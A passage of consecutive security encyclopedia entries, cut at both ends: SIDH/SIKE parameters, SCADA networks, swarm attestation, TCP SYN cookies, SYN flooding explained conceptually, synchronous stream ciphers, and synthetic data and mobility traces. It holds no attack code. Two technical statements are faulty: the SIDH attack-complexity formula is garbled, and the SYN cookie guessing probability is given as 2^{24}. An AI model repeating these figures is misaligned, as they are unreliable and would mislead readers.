In order for SIDH/SIKE to be secure, a necessary condition is that it must be computationally infeasible to find an isogeny of degree d between two supersingular elliptic curves admitting such an isogeny (where $d = 2^e$ or 3^f). The fastest known algorithm for solving this problem is the so-called golden collision finding algorithm, which builds two trees consisting of all possible isogenies of degree $\sqrt{n}$ starting from each given elliptic curve and searches for an elliptic curve where the two trees meet. This algorithm takes $(k_x^{new})'$ time on a classical computer and $O(\sqrt{k})$ time on a quantum computer.

For quantum 128-bit security, corresponding to the quantum security of AES-256, these estimates imply that one requires $2^e \approx 3^f \approx 2^{384}$ and $p \approx 2^{768}$. A more detailed analysis (Jaques and Schanck, 2019) indicates that in fact $p \approx 2^{751}$ is sufficient to achieve this level of security. At this parameter size, public keys for SIDH/SIKE can be represented in 564 bytes. It is possible to represent keys in even fewer bytes but at a substantial penalty in performance (Azarderakhsh et al., 2016).

Industrial control network; SCADA system

Definition

Supervisory Control and Data Acquisition (SCADA) is a type of system architecture used to monitor and operate CPSs (cyber physical systems), particularly industrial-scale systems. SCADA systems are commonly automated and allow the controller to send commands and read system data.

Background

The term “SCADA” specifically refers to the control system architecture used to connect networked devices in cyber-physical systems (CPSs) in which real-time control and observation are necessary, often from a remote control location (Ujvarosi 2016). SCADA is found particularly frequently in industrial control systems (ICSs) such as power generation and distribution.

Devices found on SCADA networks include the sensors and actuators used to monitor and control the physical portions of the CPS, digital devices used to execute any system automation programs used to run and monitor the CPS and to relay information between the system and any remote human operators, and human-machine interfaces (HMIs), by which operators may view system data and send commands as necessary. SCADA systems are most often controlled remotely and employ digital automation.

The earliest SCADA systems were developed in the late 1950s and used telephone wires to communicate (Ujvarosi 2016). SCADA networks have evolved in three distinct generations. The first SCADA network architectures were monolithic, in which the remote digital devices collecting system data and monitoring controlled devices communicated almost exclusively with a master computer. These devices did not interconnect, and data sharing was limited between devices.

The second generation of SCADA led to distributed networks, in which multiple servers and interfaces communicated over a local area network (LAN). Only the main communication server was capable of communicating with the network of digital devices, however. The network protocols used in distributed SCADA systems were most often proprietary ones developed by device manufacturers.

Modern SCADA systems use an open system architecture to allow all devices to communicate over a wide area network (WAN) using open protocols such as Internet protocol (IP). This allows the newer digital devices to communicate among one another as well as with any servers and remote operator interfaces in use.

Theory and Application

SCADA networks are more hierarchical than enterprise networks, with separate levels for field equipment networks, controller networks, application networks, supervisory networks, and other connections as deemed necessary by the system’s designer (Galloway and Hancke 2012).

Field equipment includes the sensors and actuators associated with the physical components of the CPS; it is these devices which directly monitor and change the physical portion of the CPS. The higher levels in the network hierarchy are comprised of digital control devices, HMIs, data servers, and any other devices used to operate the CPS (Ujvarosi 2016).

These digital control devices may be referred to by a number of names depending on the literature: remote terminal units (RTUs), digital control systems (DCSs), or programmable logic controllers (PLCs). In any case, these devices are used to monitor readings from the physical system's sensors, send commands to the actuators, execute system automation programs, and exchange data with the HMIs.

Network protocols often found in SCADA networks include distributed network protocol 3 (DNP3), process field network (Profinet), Ethernet/IP, and Modbus (Pliatsios et al. 2020).

The nature of the systems controlled by SCADA leads to a heightened criticality in the case of a system failure. CPSs contain large physical components, the failures of which may result in costly equipment damage, environmental damage, and loss of human life (Galloway and Hancke 2012).

Such system failures may be a result of system error or malicious behavior caused by hackers or other individuals with system access. SCADA system errors may include network failures, physical part malfunctions, digital controller programming faults, and more.

SCADA data may be accessible from outside the system network in order to allow operators to remotely control and monitor the system. This in turn leads to further security concerns, as external access presents an additional threat vector that may be utilized by malicious actors. This is a contributing factor to the rise in attempted attacks on SCADA systems in the past 20 years (Galloway and Hancke 2012).

Another factor compounding the danger to SCADA systems is the age of the networked devices, particularly programmable logic controllers. These devices were not created with security measures in mind, and many have not been updated with newer software (Cai et al. 2008).

Open Security Problems and Future Directions

Due to the high-risk nature of many SCADA systems, preventing and mitigating system failure is of the utmost concern among operators and researchers.

In order to test proposed new defenses for SCADA system networks and their attached devices, researchers have devised and implemented miniaturized and virtual SCADA system testbeds (Alves et al. 2018). These testbeds allow researchers to implement attacks and potential mitigations without risking an actual CPS attached to a SCADA network.

Such testbeds are useful in examining the effects of attacks on SCADA systems, as the goals of SCADA network defense differ significantly from those of traditional enterprise networks. Internet security focuses on protecting the central servers from intrusion, while SCADA systems must protect edge devices, or those devices which are not considered a central host on the network (Zhu et al. 2011).

While system accessibility and promptness are crucial to the correct operation of a CPS, strong access control on a SCADA network has been identified as a priority in preventing cyberattacks against the system (Igure 2006). Of additional importance is intrusion detection, so that system operators may be notified in the case of unauthorized access to the SCADA network.

As networks and attacks become more sophisticated, so must the defenses employed to protect SCADA systems.

Collective remote attestation; Group attestation

Definition

A remote attestation (RA) protocol designed to attest the trustworthiness of large-scale IoT networks (i.e., swarms) is called *swarm attestation*. The ultimate goal of a swarm attestation protocol is to verify remotely the trustworthiness of all the devices in the swarm more efficiently and effectively than attesting each device individually. A typical swarm RA scheme provides a trusted entity (i.e., Verifier) with a reliable aggregated report about the integrity measurements of all swarm devices (i.e., Provers) in the network.

Background

While the recent proliferation of IoT deployment is opening up a whole new plethora of autonomous interactions among IoT devices, verifying the trustworthiness of IoT devices is of the utmost importance. *Remote attestation* (RA) is a security protocol that detects the malware presence in a remote device. Although effective, RA verification in a single-device setting is unsuitable for large and complex IoT systems. To verify the trustworthiness of large IoT networks, swarm RA schemes propose various scalable approaches to attest the integrity of many Provers.

Swarm attestation schemes can be distinguished based on design parameters that they consider, such as the number of verifiers, adversarial capabilities, and network topology. In the following, we summarize various swarm attestation approaches based on their characteristics and requirements.

Verifiers in Swarms

Based on the number of Verifiers participating in the attestation process, swarm RA protocols can be classified into swarm protocols with *one centralized Verifier* or *many distributed Verifiers*.

- In a swarm RA protocol with *one centralized Verifier*, the Verifier is considered a *trusted* entity that initiates the attestation process (Asokan et al., 2015; Ambrosin et al., 2016; Rabbani et al., 2019). At the end of the attestation, the Verifier's role is to collect and verify the final attestation report obtained as a consequence of running the remote attestation process over a swarm.
- In a swarm RA protocol with *many distributed Verifiers*, one Verifier can attest one or more Provers. In such schemes, the Verifier can be assumed as a *trusted* or an *untrusted* entity (Abera et al., 2019).

Prover's Attestation in Swarms

Based on the memory regions of individual Provers that are considered for attestation, the swarm RA protocols can be categorized as *static swarm attestation* or *control-flow swarm attestation*.

- In *static swarm attestation* approaches, each individual Prover in the swarm performs *static attestation*. The static attestation aims to verify the

integrity of static memory regions of the Prover, and it typically consists of computing a hash of the Prover's memory (Asokan et al., 2015; Ambrosin et al., 2016; Rabbani et al., 2019). The main drawback of this method is its non-applicability to dynamic memory that changes during the runtime.

- In *control-flow swarm attestation* approaches, each Prover performs a *dynamic attestation*, for instance, a control-flow attestation (Abera et al., 2019; Halldórsson et al., 2021). Unlike static attestation protocols that rely on computing a hash over the memory regions, control-flow attestation schemes monitor the execution flow of running devices. The main advantage of control-flow attestation schemes is their ability to detect runtime attacks that manipulate stack pointers to hijack the execution flow of a running program.

Swarm Topology

Based on the network topology, swarm attestation schemes consider the attestation of two types of swarm networks: *static* and *dynamic*.

- In *static swarms*, the network is characterized by two main properties: the network is *static* and always *interconnected*. Due to these properties, the static swarms can facilitate the construction of a spanning tree (Asokan et al., 2015; Ambrosin et al., 2016), where two connected nodes in the spanning tree are neighbors in the communication graph. In a spanning-tree swarm attestation scheme, each Prover can communicate only with its direct neighbors. Specifically, each Prover attests its children and reports to its parent the number of children that successfully passed the attestation protocol. In the end, an aggregated attestation report of the swarm is transmitted to the Verifier.
- In *dynamic swarms*, the network topology does not remain static; thus, the interactions in a dynamic swarm cannot be represented by a spanning-tree construction. Overall, in the dynamic attestation protocols (e.g., Ambrosin et al. 2018; Kohnhäuser et al. 2018), devices first share their respective "knowledge" with other devices, and then they use consensus mechanisms to agree on common knowledge about the swarm network.


Exchanged Communication Data Among Provers

Based on the data transmitted between Provers, swarm attestation protocols can be categorized into two groups: *collective* and *distributed services attestation*.

- *Collective devices*. A typical swarm attestation scheme aggregates the individual attestation results of Provers. Thus, the final attestation report represents the collective state of the Provers without considering their exchanged communication data (e.g., Asokan et al. 2015; Ambrosin et al. 2016; Rabbani et al. 2019).
- *Distributed services*. In addition to confirming a Prover's trustworthiness, the main objective of verifying the communication data exchanged between Provers is to make sure that the data exchanged was not malicious and did not maliciously influence other interacting Provers (Conti et al., 2019; Dushku et al., 2020; Halldórsson et al., 2021).

Granularity of Attestation Result

Based on the granularity of the attestation result, swarm attestation protocols can report the *overall swarm state* or *state of individual Provers* in the swarm.



- *Overall swarm state*. Typical swarm attestation schemes rely on a *centralized Verifier* that validates the *overall* state of the swarm. In this approach, the attestation yields a Boolean result, e.g., 1 if all devices are healthy and 0 otherwise (e.g., Asokan et al. 2015).
- *State of individual Provers*. Some swarm attestation schemes aim to provide a comprehensive attestation report that allows the Verifiers to precisely identify the compromised devices in the network (e.g., Ambrosin et al. 2016).

Theory

In general, swarm attestation protocols aim to provide scalable solutions that deal with the attestation of large IoT swarms (Ambrosin et al., 2020). A swarm attestation protocol is typically performed as an interaction between a trusted centralized Verifier and a static interconnected network of untrusted Prover(s) P_i, $\forall i \in [1..N]$ (Asokan et al., 2015; De Oliveira Nunes et al., 2019). It is assumed that each Prover is equipped with a lightweight trusted component, e.g., following a hybrid root-of-trust architecture such

as SMART (Eldefrawy et al., 2012) and TyTan (Brasser et al., 2015). In addition, all Provers are securely provisioned with cryptographic materials during an offline deployment procedure.

The swarm attestation procedure gets initialized by the Verifier that selects a random Prover (e.g., P_0 in Fig. 1) and sends the attestation request. Upon receiving the attestation request, a spanning-tree overlay is created rooted at P_0, constructing the network as a balanced binary tree in which devices have a parent-child relationship. Such a spanning tree structure enables the efficient propagation of the attestation requests and aggregation of the results over the swarm. During the attestation, each Prover in the swarm sends a proof about its current state of the memory (typically a hash of the memory) to its parent, starting from the leaf nodes first (e.g., P_4, P_5, P_6 in Fig. 1). Next, the sub-tree roots (e.g., P_1, P_2) aggregate the individual attestation results and report them to their parents, and eventually, the complete swarm attestation report is then delivered by P_0 to the Verifier. When the Verifier gets the swarm attestation report, it checks whether each software measurement is within a set of expected legitimate configurations of the Prover, and confirms whether the swarm is trusted or not.

Swarm Attestation, Fig. 1 An overview of a swarm attestation protocol that involves a Verifier and a swarm consisting of many IoT Provers P_i, $\forall i \in [1..N]$. This IoT network is constructed as a spanning tree where some of the Provers act as aggregators (e.g., P_0, P_1, P_2). The attestation requests are initiated by the Verifier, while the attestation results get aggregated starting from the network leaves (e.g., P_4, P_5, P_6) to the root

Open Problems and Future Directions

One pressing issue for swarm attestation protocols is that of detecting physical adversaries. While the majority of swarm attestation schemes focus on software adversaries, only a few schemes (e.g., Ibrahim et al. 2016) partially mitigate physical attacks by detecting Prover's absence in the swarm.

In future work, a promising research direction is the extension of swarm attestation to enable the attestation of dynamic networks with distributed untrusted Verifiers. In this context, recent RA schemes work toward integrating swarm attestation with blockchain (Petzi et al., 2022; Ankergård et al., 2022).

TCP SYN Cookie

Definition

The Transmission Control Protocol (TCP) SYN cookie defense is a technique for mitigating the effects of TCP SYN flooding attacks. The strengths of the SYN cookie defense are that it eliminates the listening server's need to maintain state for half-open connections, it does not rely timers for reaping state, and it only requires direct support within the listening server's TCP implementation, with zero modification to the initiating client TCP implementations.

Background (Historical Data Optional)

After the initial publicity around the TCP SYN flooding attack, several mitigation techniques were developed, implemented, discussed, and incoroporated into operating systems and other products. One of the most well known of these mitigations is the SYN cookie technique. This also historically had been controversial, due to some technical misunderstandings and arguments.

The basic idea behind SYN cookies is to postpone the allocation of state on a listening server until after the completion of TCP's three-way handshake. Normally, some amount of state would be allocated upon receiving a SYN segment (step 1 of the three-way handshake), so that later when an ACK segment is received (step 3 of the three-way handshake), it can be validated. Because this can make implementations vulnerable to a SYN flooding attack, in which case ACKs are never received, the SYN cookies technique takes the state that normally would be allocated and encodes it into fields of the SYN-ACK that can be validated and reconstructed from the later ACK segments generated by legitimate hosts trying to connect. In this way, attackers elicit a SYN-ACK, but cause no other resource consumption on the victim, and the legitimate connections proceed as normal, even when the machine is under heavy attack.

Theory

There are multiple approaches to defending against TCP SYN flooding attacks; some are based on adding protection within the network infrastructure, and others are based on modifying end-host TCP implementations. Several deployed mitigation techniques have been described by Eddy (2006). Among the end-host modifications, there are simple but problematic tactics involving tuning parameters like the connection backlog used within the *accept* system call, or reducing the timer for the SYN-RECEIVED state. The more effective techniques involve modifying the implementation behavior on receiving a SYN in order to defer resource allocation until a later ACK is received. Two approaches in this class include SYN caches (Lemon 2002) and SYN cookies.

SYN cookies, as proposed by Dan Bernstein, are a variation of the cookie approach used in other protocols to completely delay allocation of state until after a handshaking process has completed to vet both sides of the connection. All the essential state variables that would normally have been stored after receiving the SYN are instead reconstructed from the ACK that completes the handshake. This can be done through clever encoding of the connection state data into certain fields of the SYN-ACK that are echoed in the later ACK as part of the TCP protocol (e.g., the sequence number field in the SYN-ACK is recoverable from the acknowledgment

field in the ACK, and the timestamp within the SYN-ACK is returned in the Timestamp Echo field of the ACK).

There are multiple implementations of the SYN cookie concept, the details of which vary. Some are limited in not being able to support advanced TCP options (like selective acknowledgment and window scaling), while others are less limited. These limitations stem from the small number of bits available to encode information within the TCP header fields that are reliably echoed from the SYN-ACK within the ACK. Implementations that only use the sequence number to hold the cookie are less capable than those that are able to also use the timestamp field, but the timestamp field is also only possible to use when the corresponding party also supports normal use of TCP timestamps, which are a widely supported extension, but not part of the base TCP protocol.

The basic contents of a SYN cookie that multiple implementations have included consist of three parts: (1) an index into a pool of local secret bits, (2) an encoding of an approximate maximum segment size bound (needed for TCP to operate without fragmentation), and (3) a number of bits computed via truncation of a hash function output. The hash function is computed over the local secret bits identified by the index, the connection-identifying information within the SYN-ACK packet (IP addresses, TCP port numbers, etc.), and the sequence number that the SYN contained. When the cookie is echoed back, these hash function inputs can all be obtained from the incoming ACK packet and evaluation of the hash function is used to verify the legitimacy of the cookie within the ACK.

In general, it is expected that the probability of guessing a valid SYN cookie to include in an ACK is near 2^{24} (when the hash output is truncated to 24 bits, as in common implementations), due to the use of local secret bits and the whitening of the IP addresses, TCP port numbers, etc. through the hash function. Several implementations to date have used MD5 or SHA-1 as a hash function, while Linux currently uses the SipHash family optimized for short inputs.

A major advantage of SYN cookies is that they only need to be supported on the host running the listening server application. No modifications to client systems are necessary, as the fields used to hold cookie data are by design ones that can be recovered from the ACK.

Application

Various forms of SYN cookies are present in several operating systems, including FreeBSD and Linux. Some TCP connection–proxying gateway devices are also available that split TCP connections and provide defense for a network of hosts behind them by implementing SYN cookies at the proxy. The presence of SYN cookies in some common TCP implementations prompted the description and analysis in the IETF edited by Eddy (2007).

In addition to TCP implementations that use SYN cookies, other more recently designed protocols also employ cookie mechanisms. The Stream Control Transmission Protocol (SCTP), for example, uses a four-way handshake, and only allocates session state at the listener after the initiator has echoed back a cookie. Similarly, the Internet Key Exchange version 2 (IKEv2) protocol does not create a security association until legitimacy of a peer has been verified through a multipacket exchange, creating a similar resilience to flooding of connection attempts.

Open Problems and Future Directions

Today, several techniques for mitigating SYN flooding attacks are widely deployed, including SYN cookies present in a number of end-host TCP implementations and specialized network perimeter security devices. One open aspect of the problem is that of protecting mobile devices from TCP flooding attacks, as described by Swami and Tschofenig (2006), who observed that the attack and defenses have different implications in wireless or mobile networks, and proposed a unique mitigation for these environments.

New transport protocols must include their own forms of protections against similar attacks, such as Source-Address Token Replay Attack in the Quick UDP Internet Connections (QUIC) protocol. Mechanisms for creating and maintaining resilience to DoS attacks is an important area of future work in new transport protocols.

SYN Flood Attack

Wesley M. Eddy[192] ✉
(192) MTI Systems, Cleveland, OH, USA

✉ **Wesley M. Eddy**
Email: wes@mti-systems.com

Synonyms

TCP SYN flooding

Definition

The SYN flooding attack is a denial-of-service method exploiting the design of the Internet's Transmission Control Protocol (TCP) three-way handshake for establishing connections. It exhausts an operating system's allocated state for a listening server application's pending connections, preventing legitimate connections from being established with the server application.

Background (Historical Data Optional)

SYN flooding attacks were first widely publicized by a Phrack magazine article in 1996 (daemon9, route, and infinity 1996), and also began being identified on the Internet.

The attack exploits the common policies of operating system TCP implementations that limit a maximum number of TCP connections in the SYN-RECEIVED state for a particular listening server application. By rapidly sending TCP SYN segments to a server, the attacker causes the

number of connections in the SYN-RECEIVED state to reach the maximum, and incoming connection requests from legitimate clients are subsequently denied until the attacker's connections expire. The attacker can periodically send more SYN segments in order to retain control of the server's connection resources.

The attack has been known since the mid-1990s and several defenses have been developed and deployed. One well-known defense is the use of SYN cookies, though several other defenses are also popularly used, as described in RFC 4987 (Eddy 2007).

Theory

The SYN flooding attack exploits the common implementation behaviors of allocating connection state structures upon receipt of a TCP SYN segment, as well as limiting the number of connections in a particular subset of states for each application. The size of the connection state structure, often called a transmission control block (TCB), varies between implementations, but in some popular operating systems can range from 280 to over 1300 bytes, depending on supported TCP features and other implementation decisions. A "backlog" is commonly implemented to bound the amount of host memory used by connection state structures for certain connection states, generally resulting in common configurations supporting only a few dozen in-progress connection attempts with a particular application.

The SYN flooding attack differs from common packet flooding attacks, in that instead of overloading the network's resources, it merely exhausts the backlog of TCP connection state data structures allocated for a victim application. By an attacker sending SYN segments to the application, but not responding to the resulting SYN-ACK segments, the victim TCP implementation is forced to slowly time-out its instances of connection state generated by the attacker. Meanwhile, the listening server application is unable to accept connections from legitimate users.

The attack can be tuned for effectiveness by sending a burst of only the number of segments necessary to exhaust the backlog, and no more. This can be done using very low network capacity, since SYN segments are small, and is may be less obvious than a bulk packet flooding attack. The attack can also be tuned to repeat the burst of segments at the same period as the victim TCP implementation times out and reclaims TCBs. The

effectiveness of the attack is easy for the attacker to measure by viewing the responses to its SYNs, such as the SYN-ACK bit combination, reset bit (RST), or other indications of failure.

Variations of the attack as well as analysis of several defense techniques are described by Eddy (2006).

Application

The SYN flooding attack has been observed in the wild. A well-publicized early case was in September of 1996 when the Panix ISP's mail servers suffered outages due to SYN flooding attacks. The sequence of attack packets is not difficult to generate. Proof-of-concept code implementing the attack followed the *Phrack* article (daemon9, route, and infinity 1996), and was widely distributed. The attack has been used, and positively identified numerous times on the Internet since then. It is very easy to reproduce and its effectiveness is well established, however, experimental and operational results with various defense techniques also show that it can be mitigated effectively, as overviewed by Eddy (2006, 2007).

Open Problems and Future Directions

Though many defenses to this attack have been widely implemented and are used operationally, there is no standardized defense mechanism incorporated in either the base TCP protocol specification, or the requirements for Internet hosts maintained by the Internet Engineering Task Force (IETF). The implemented defenses vary on an individual system-by-system basis. A standardized defense or set of recommendations is one possible direction for future work.

Definition

A synchronous stream cipher is a stream cipher, in which the keystream is generated independently of the plaintext and of the ciphertext. The keystream is usually produced by a pseudorandom generator, parameterized by a key, which is the secret key of the whole scheme.

Background

In modern stream ciphers, the initial state of the keystream generator is obtained not only from the key but also from a public initialization vector IV. This IV vector is changed for each new frame encryption, and can be transmitted with no specific protection. Hence, a synchronous stream cipher can be depicted as in Fig. 1.

Synchronous Stream Cipher, Fig. 1 Principle of a synchronous stream cipher

In a synchronous stream cipher, it is impossible to dynamically check the synchronization between the keystream and the message. The keystreams generated by the sender (encryption) and by the receiver (decryption) must be perfectly synchronized. If synchronization is lost, then decryption fails immediately. If one wants to be able to resynchronize both signals, one needs some additional techniques. A classical solution is to use a new keystream, produced by the same key but a new IV. Hence, the initialization process which changes the IV is called the *resynchronization mechanism*.

Another important property of synchronous stream ciphers is that errors on the ciphertext do not propagate: if the ciphertext is altered by some errors, then this will only affect the decryption of the wrong symbols, but this will have no effect on the others.

Theory

These two properties (perfect synchronization needed, no propagation of errors) lead to some active attacks: the first one could be to modify the ciphertext in order to desynchronize the message and the keystream during decryption (this can easily be achieved by deleting or inserting some bits, for example); the second one consists in modifying the values of some bits in order to modify the plaintext obtained after decryption (this can be powerful if the attacker knows sufficient information about the message in order to choose the meaning of the modified plaintext). This implies that it is important to use, at the same time as encryption, some integrity/authentication techniques in order to avoid such attacks.

Of course there are also attacks targetting the keystream generation process, and attacks targeting the resynchronization process. These kind of attacks are specific to each synchronous stream cipher.

A good starting reference on the topic is Rueppel (1986).

Applications

Most of the stream ciphers used nowadays (see, for example, E0 and A5/1) are *binary additive stream ciphers*; they are synchronous stream ciphers, in which all the data (plaintext, keystream, ciphertext) are binary, and that

simply add (through the XOR function) the message (plaintext/ciphertext) to the keystream.

Synthetic data generation

Definition

Synthetic data refer to artificially generated data that are designed to mimic (some aspects of) real data without, or with significantly less, compromise to privacy.

Background

In recent years, there have been remarkable advancements in data-driven models across various domains, such as natural language processing, computer vision, and robotics. These advancements are primarily attributed to the availability of vast amounts of data. However, escalating concerns over individual data privacy necessitate the development of data-sharing strategies that effectively protect privacy rights. Synthetic data present as a viable tool for privacy-preserving data publishing since it promises to maintain the statistical properties of the original data while eliminating personally identifiable information (Raghunathan, 2021).

The fundamental premise of data synthesis involves generating a synthetic surrogate of the original dataset to replace some sensitive features or the entire original dataset for training and inference, with no direct correspondence to any sample in the original dataset. Advancements in computing power have facilitated the development of sophisticated deep generative models, which have broadened the application of synthetic data. Recently, synthetic data use has surged beyond preserving privacy in data sharing, extending to scenarios where it surpasses real data, such as simulation, better fairness, and data augmentation (van Breugel and van der Schaar, 2023). This growth has been propelled by the increasing demand for large-scale models across healthcare, finance, transportation, and social sciences (Lu et al., 2023).

A thorough understanding of the privacy implications and limitations of synthetic data is a critical aspect of responsible data governance.

- *Privacy-utility trade-offs*. Synthetic data do not guarantee absolute privacy (Jordon et al., 2022; van Breugel and van der Schaar, 2023). When a generative model overfits, learning to memorize samples, synthetic data can still leak sensitive information about the samples in the training data (Creswell and Bharath, 2018). Generating synthetic data with privacy constraints can result in noisier distributions, leading to a trade-off between privacy and data utility.
- *Quality*. Synthetic data are not without its flaws. The generation and use of synthetic data can introduce certain risks, such as potential biases, inaccuracies, or distortions, which affect the validity and reliability of the results.

Theory

There are a number of methods and models to generate synthetic data. The selection of a suitable model hinges on the specific requirements of the application, as well as the availability and quality of real data. The effectiveness and validity of the synthetic data generated by these methods are contingent upon the precision and relevance of the assumptions and models employed in data generation.

Traditional Models

Traditional data generation methods assume an a priori model, viewing real data as an instance of random variables following an inherent probabilistic distribution, which they use to sample synthetic data. Various such methods have been proposed in the literature (Kokosi et al., 2022), where the model selection is typically guided by data structure and intended applications. For instance, decision trees can be used to model discrete variables, Bayesian networks for learning the joint probability distributions, and autoregressive models to capture temporal correlations. Furthermore, depending on the objective and the nature of the real data, synthetic datasets may be fully or partially synthesized (Raghunathan, 2021). One significant limitation of traditional models is that they often rely on oversimplified and handcrafted models.

Deep Generative Models

Unlike traditional methods, deep learning – based approaches aim to model the underlying data structure in a data-driven manner without needing user-defined mathematical equations or physics simulations. Deep generative models theoretically can describe the real data distribution perfectly, thanks to neural networks' aptitude to approximate complex nonlinear relationships in data. Multiple generative model architectures have been proposed (Bond-Taylor et al., 2021), catering to different data modalities. Deep autoregressive models, such as Recurrent Neural Networks, leverage the chain rule of probability to model conditional probability density and are popular for text and audio generation. Variational Autoencoders (VAEs) compress data into a lower-dimensional latent space and then reconstruct it; they have been successfully applied to the image and tabular data. VAEs, however, are known to generate unrealistic samples when applied to complex datasets. Generative Adversarial Networks (GANs), wherein two neural networks (one to generate synthetic data and the other to distinguish

synthetic from real data) are pitted against each other, find extensive use across domains like computer vision, healthcare, finance, and video synthesis. However, they can suffer from mode collapse, making them challenging to train (Lu et al., 2023). Denoising Diffusion Probabilistic Models (DDPMs), premised on diffusion processes, refine low-quality or noisy images progressively into high-quality images. DDPMs are often combined with other generative models, such as GANs and VAEs, particularly for modality conversion tasks.

Privacy-Preserving Synthetic Data Generation

Generative models are often integrated with differential privacy mechanisms to ensure privacy protection. There are two main approaches to training differentially private generative models. The first involves introducing noise to the loss function, allowing the generative model to train with noisy loss functions, The second is based on the Private Aggregation of Teacher Ensembles (PATE) framework, and it introduces noise to the aggregated information. This noisy aggregated information is then used to update the networks and generate data. Differentially private generative models offer an extra layer of privacy protection of the data, for instance, making the models resistant to membership inference attacks (Fan, 2020).

Open Problems and Future Directions

Although synthetic data are generated to ensure that no synthetic samples can be traced back to real samples, it is commonly misunderstood that it is inherently private. When generative models overfit and strive to memorize samples during training, the synthetic data they generate may inadvertently leak information about the original data, making it vulnerable to privacy attacks (Stadler et al., 2022). While the theoretical framework for integrating differential privacy with generative models is sound, interpreting its guarantees can pose challenges, and it may significantly impact utility (Stadler et al., 2022).

Synthetic data are now being used for tasks including data augmentation, data sharing, creating fairer datasets, and data quality amelioration. Each use case presents unique open issues and challenges that require further investigation (van Breugel and van der Schaar, 2023). For

the widespread adoption of synthetic data to occur, there needs to be an understanding of its practical implications, including its susceptibility to attacks and the importance of its resemblance to real data. Consequently, a comprehensive evaluation system for synthetic data is needed, posing one of the major challenges in this field (Jordon et al., 2022).

Definitions

A mobility trace refers to a time series of one or more spatial points (e.g., latitude longitude tuples, zip/area codes, place names) along with an identifier, and/or application-specific information.

Artificially generated mobility traces, known as Synthetic Mobility Traces (SMTs), aim to resemble real mobility traces without (or with less severe) implications on user privacy.

Background

The growing pervasiveness of intelligent devices and advancements in communication technologies have paved the way to track and monitor individuals, leading to the collection of their potentially sensitive mobility traces.

Some of the sources of mobility traces are

- Location-based services (LBS)
- Cellular networks and mobile phones
- Sensor networks (e.g. smart card readers, cameras)

- Intelligent and connected vehicles

Mobility traces can be beneficial for a wide range of applications: they are crucial for the improvement and evaluation of transport system infrastructure and policies, they can support business decisions, and they can promote research in various domains. However, privacy implications limit the sharing of mobility traces, as even publishing aggregated mobility data could lead to a privacy breach (Xu et al. 2017).

Due to these issues, there is a need for privacy-preserving data publishing (PPDP) of mobility traces. Traditional approaches adopted to protect individuals' privacy are pseudonymization (replacing all identifiers with a pseudorandom identifier), swapping (iteratively swapping parts of mobility traces among individuals), and many others (Fiore et al. 2019). An important approach for the PPDP of mobility traces is the use of synthetic mobility traces.

Given that SMTs are usually based on or derived from real mobility traces (the training data), the quality (sometimes also realism) of an SMT can be evaluated in four different dimensions:

- *Accuracy*. Are the statistical properties of the SMTs close to the ones from the original mobility trace?
- *Utility*. Are the results obtained using the SMTs similar to the ones obtained with the original mobility traces?
- *Privacy*. Do the SMTs disclose any sensitive personal information about an individual?
- *Cost*. Is the SMT approach computationally (training and generation time) feasible?

Theory

In general, SMT generation methods can be classified into traditional approaches and Machine Learning (ML)-based approaches.

Traditional SMT generators try to generate mobility features, each with an *a priori* model. The major drawback of this approach is that it is unable to capture long-term dependencies and hidden mobility patterns that are not included in those features. The length of a mobility trace (or the number of hops, where a single jump is a movement between two consecutive locations) can be large (for instance, a salesperson may visit many locations). The visit to a particular location can depend on any of the

previous locations in the past, which leads to long-term dependencies in a mobility trace, which can be difficult to identify.

ML-based SMT generators use learning models such as Recurrent Neural Networks (RNNs) or Generative Adversarial Networks (GANs) to learn hidden patterns in mobility traces to produce a realistic SMT.

As both approaches can still leak information from the training data and therefore affect the privacy of the included individuals, they have been extended by incorporating different privacy mechanisms (e.g. differential privacy or plausible deniability) to generate the SMTs (Fiore et al. 2019) (Bindschaedler and Shokri 2016).

Traditional Approaches for SMT Generation

The earlier approaches allowed users to define parameters such as duration (how often a change in position occurs), shift (how fast or slow the movement is), or resizing (how much to shrink or enlarge objects) to control the generation of the SMTs (Theodoridis et al. 1999) (Tzouramanis et al. 2002). For each of these parameters, the user can choose a statistical distribution or assign upper and lower bounds. Often, these distributions are based on real-world observations so that the properties of the generated trajectories match those from the real world. These generators were generalized (Theodoridis et al. 1999) (Tzouramanis et al. 2002) as well as specialized or application-motivated (Saglio and Moreira 1999).

Most mobile objects in the real world move somewhat purposefully and such movement might be difficult to describe using user-defined parameters and unrestricted movement, as these objects are also often bound to the limitations of an underlying network. For example, student mobility is influenced by the school’s location and timing, the road network and traffic conditions. To account for these effects, later approaches introduced new parameters to model obstacles for simulating real-world movements such as clustered and obstructed movements (Pfoser and Theodoridis 2000). Furthermore, network-based (as opposed to network-free) approaches were improved by the introduction of properties such as maximum speeds, maximum capacities of connections, influence on other moving objects and external events, and time-scheduled traffic. These generators were mainly application-motivated, for example, transportation (Brinkhoff 2002) (Düntgen et al. 2009).

In general, traditional approaches tend to create moving objects randomly and let them disappear after reaching their destination. However, some generators also allow to consider mid and long-term behaviour of moving objects, for example, by taking as input pre-defined mobility profiles/patterns (e.g., `Home-Work-Home` relations) or existing sets of trajectories. The idea is to annotate semantic information in the raw dataset (i.e., real, simulated, or generated mobility data) and then use these annotations meaningfully in the generation process.

In terms of privacy implications, SMTs that are not based on real datasets naturally do not require privacy protection. However, for the SMT generators that take pre-defined mobility patterns or real semantic trajectory dataset as input, there can be a range of privacy issues. For instance, the SMTs may resemble real-world trajectories including points of interest such as home, work, place of worship, etc. This potentially leaks sensitive information about the individuals in the training data.

ML-based Approaches for SMT Generation

ML-based approaches first learn the mobility patterns and then generate the SMTs using the trained model. Training methods based on Recurrent Neural Networks (RNNs) and Generative Adversarial Networks (GANs) have been utilized for the generation of SMTs.

RNNs, specifically Long Short-Term Memory (LSTM), can be used to model data series with long-term temporal dependencies. This makes them ideal for capturing mobility traces intrinsic characteristics. Mobility traces are represented in a spatiotemporal field which means that the LSTM also has to make predictions that can be decoded into such a field. In order to do that, first, a network with an attention mechanism is trained using real mobility traces. Second, data augmentation is performed where real traces are shuffled during the training to generate fuzzy and stochastic new traces. Finally, new traces are generated iteratively using the last step of the current output trace as an input to generate the next step, using an arbitrary location for initialization of the sequence. The trained model can be used for generating SMTs as well as to capture the generalized mobility patterns in a given area (Kulkarni and Garbinato 2017).

In Generative Adversarial Networks (GANs), two neural networks called generator and discriminator compete in a zero-sum framework. The location traces are embedded into a 3-dimensional tensor where the first

